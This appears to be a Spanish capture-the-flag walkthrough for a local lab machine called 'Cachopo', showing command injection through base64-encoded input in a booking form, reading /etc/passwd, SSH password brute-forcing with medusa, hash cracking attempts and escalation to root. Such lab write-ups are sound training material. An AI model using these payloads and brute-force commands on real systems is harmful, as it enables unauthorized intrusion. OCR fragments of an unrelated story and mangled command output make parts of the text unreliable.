
CACHOPO





Autor: PatxaSec

Dificultad: Medio

Fecha de creación:

25/07/2024

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

unzip cachopo.zip

Archive: cachopo.zip inflating: auto_deploy.sh inflating: cachopo.tar

2- Y ahora desplegamos la máquina

sudo bash auto_deploy.sh cachopo.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

CONECTIVIDAD

ping -c1 172.17.0.2

```
PING 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.368 ms

— 172.17.0.2 ping statistics —

1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.368/0.368/0.368/0.000 ms

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64
```

ESCANEO DE PUERTOS

Encontramos los puertos 22 Y 80


puerto 80



ENUMERACIÓN

Probé a hacer usar gobuster pero no conseguí nada.

La opción que nos queda es usar burpsuite interceptando lo que nos envía el panel de reserva del servidor web





he "SQL Injection Sliders", a set of juicy beef burgers served with nother favorite was the "Buffer Overflow Bowl", a hearty serving cured beef) served with a side of "Firewall" fried plantains.

achopos de Cecina


Cahopazos Pingu's signature dish: the "Cachopos de Cecina". A Cahopazos Pingu had hacked the recipe to create a unique and er cecina was slow-cooked in a special blend of spices and herbs, "Packet Sniffer" crostini and a drizzle of "Encryption" sauce.

with food critics and hackers alike raving about the dish. It was t you to a world of flavor and excitement, where the boundaries yeen food and hacking blurred.

A Recipe for Success


a huge success, with people coming from all over to taste his ound a way to combine his passion for hacking with his love of esult was a culinary experience like no other.

ily ever after, surrounded by the delicious aromas of his kitchen i. His story served as a reminder that even the most unlikely of







Nos vamos a burpsuite y en proxy aplicamos en intercept is on.



Ahora nos vamos a la pestaña settings de nuestro navegador



Nos vamos al navegador y configuramos una reserva





dishes was the "SQL Injection Sliders", a set of juicy beef burgers served with ting" fries. Another favorite was the "Buffer Overflow Bowl", a hearty serving a (a type of cured beef) served with a side of "Firewall" fried plantains.

Cachopos de Cecina


: show was Cahopazos Pingu's signature dish: the "Cachopos de Cecina". A hometown, Cahopazos Pingu had hacked the recipe to create a unique and ze. The tender cecina was slow-cooked in a special blend of spices and herbs, ide of crispy "Packet Sniffer" crostini and a drizzle of "Encryption" sauce.

i" was a hit, with food critics and hackers alike raving about the dish. It was uld transport you to a world of flavor and excitement, where the boundaries between food and hacking blurred.

A Recipe for Success


taurant was a huge success, with people coming from all over to taste his had finally found a way to combine his passion for hacking with his love of uq, and the result was a culinary experience like no other.

a lived happily ever after, surrounded by the delicious aromas of his kitchen is customers. His story served as a reminder that even the most unlikely of







Le damos a submit y en burpsuite recibimos



Esto lo enviamos al repeater clickando en el botón derecho




A continuación, pulsamos en send y obtenemos un error




A la izquierda en el userInput, probamos a sustituir test

por una combinación alfanumérica test2



Nos tira otro error y nos habla de base64, con lo que vamos a enviar en el userInput el comando whoami en base64

echo "whoami" | base64
d2hvYW1pCg==



Tenemos un posible usuario:cachopin. Para comprobarlo,
vamos a enviar en el userInput cat /etc/passwd.

Primero codificamos en base64

echo "cat /etc/passwd" | base64
Y2F0IC9IdGMvcGFzc3dkCg==

Nos vamos a burpsuite

```
| POST /submitTemplate HTTP/1.1 | Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 | Sync:x:4:65534: sync:/bin:/bin/sync | 12 | sync:x:5:60: games: /usr/games: /usr/sbin/nologin | 13 | man:x:6:12: man: /var/cache/man: /usr/sbin/nologin | 16 | man:x:6:12: man: /var/spool/pd: /usr/sbin/nologin | 17 | man:x:6:12: man: /var/spool/pd: /usr/sbin/nologin | 18 | man:x:6:12: man: /var/spool/pd: /usr/sbin/nologin | 19 | man:x:6:12: man: /var/spool/p
```

EXPLOTACIÓN

Con medusa vamos a intentar sacar una contraseña para cachopin

medusa -h 172.17.0.2 -u cachopin -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"

```
medusa -h 172.17.0.2 -u cachopin -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"

ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: cachopin Password: simple [SUCCESS]
```

Nos conectamos por SSH, cachopin/simple

```
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.

ED25519 key fingerprint is SHA256:QpOxNAxzryQWyTcC/aQDQ1cUzdu3pJ1Fs6urlv/FEkM.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.

cachopin@172.17.0.2's password:

cachopin@2745cd9d62ad:~$
```

ESCALADA DE PRIVILEGIOS

Probamos los sudo y suid y no obtenemos nada.

Listamos en directorios por si vemos algo interesante

```
cachopin@7a391ae4b960:~$ ls -la
total 36
           - 1 cachopin cachopin 4096 Jul 25 02:09
drwxr-x--
drwxr-xr-x 1 root root 4096 Jul 24 17:22 ...
-rw-r--r-- 1 cachopin cachopin 220 Mar 31 08:41 .bash_logout
-rw-r--r-- 1 cachopin cachopin 3786 Jul 24 19:05 .bashrc
-rw-r--r-- 1 cachopin cachopin 807 Mar 31 08:41 .profile
drwxr-xr-x 1 cachopin cachopin 4096 Jul 25 02:09 app
                       root
                                   212 Jul 24 17:28 entrypoint.sh
drwxr-xr-x 2 cachopin cachopin 4096 Jul 25 02:09 newsletters
drwxr-xr-x 5 root root 4096 Jul 24 19:05 venv
cachopin@7a391ae4b960:~$ cd app
cachopin@7a391ae4b960:~/app$ ls -la
total 24
drwxr-xr-x 1 cachopin cachopin 4096 Jul 25 02:09
drwxr-x--- 1 cachopin cachopin 4096 Jul 25 02:09
-rw-r--r-- 1 cachopin cachopin 967 Jul 24 17:00 app.py
drwxr-xr-x 3 cachopin cachopin 4096 Jul 25 02:09 com
drwxr-xr-x 1 cachopin cachopin 4096 Jul 24 19:05 static
drwxr-xr-x 2 cachopin cachopin 4096 Jul 24 19:05 templates
cachopin@7a391ae4b960:~/app$ cd com
cachopin@7a391ae4b960:~/app/com$ ls
cachopin@7a391ae4b960:~/app/com$ cd personal
cachopin@7a391ae4b960:~/app/com/personal$ ls -la
total 12
drwxr-xr-x 2 cachopin cachopin 4096 Jul 25 02:09 .
drwxr-xr-x 3 cachopin cachopin 4096 Jul 25 02:09
-rw-r--r-- 1 cachopin cachopin 185 Jul 25 01:40 hash.lst
cachopin@7a391ae4b960:~/app/com/personal$ cat hash.lst
$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=
$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
$SHA1$d$NxJmRtB6LpHs9vJYpQkErzU8wAv=
$SHA1$d$BvKpTbC5LcJs4gRzQfLmHxM7yEs=
$SHA1$d$LxVnWkB8JdGq2rH0UjPzKvT5wM1=
cachopin@7a391ae4b960:~/app/com/personal$
```


Hemos encontrado hashes criptográficos generados en SHA-1.


Estos hashes suelen usarse para almacenar contraseñas u otros datos sensibles de manera segura. Para descifrar estos hashes, es común el uso de herramientas como john the ripper y hashcat. Como están en base64, primero, deberíamos decodificarlos cada uno de ellos de la siguiente manera echo 'GkLrWsB7LfJz1tqHBiPzuvM5yFb=' | base64 -d | xxd -p

El resultado lo guardamos como hash1.txt y se lo pasamos a john, asi: john --format=raw-sha1 --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt

Después de probar con todos ellos, desgraciadamente, no he conseguido nada.

Me pongo a buscar más información en github y me encuentro con esto https://github.com/PatxaSec/SHA_Decrypt, ...ja,ja,ja el creador de esta máquina







Vamos con el segundo



funciona/cecina. Nos hacemos root

cachopin@7a391ae4b960:~/app/com/personal\$ su root

Password:

root@7a391ae4b960:/home/cachopin/app/com/personal# whoami

root

root@7a391ae4b960:/home/cachopin/app/com/personal#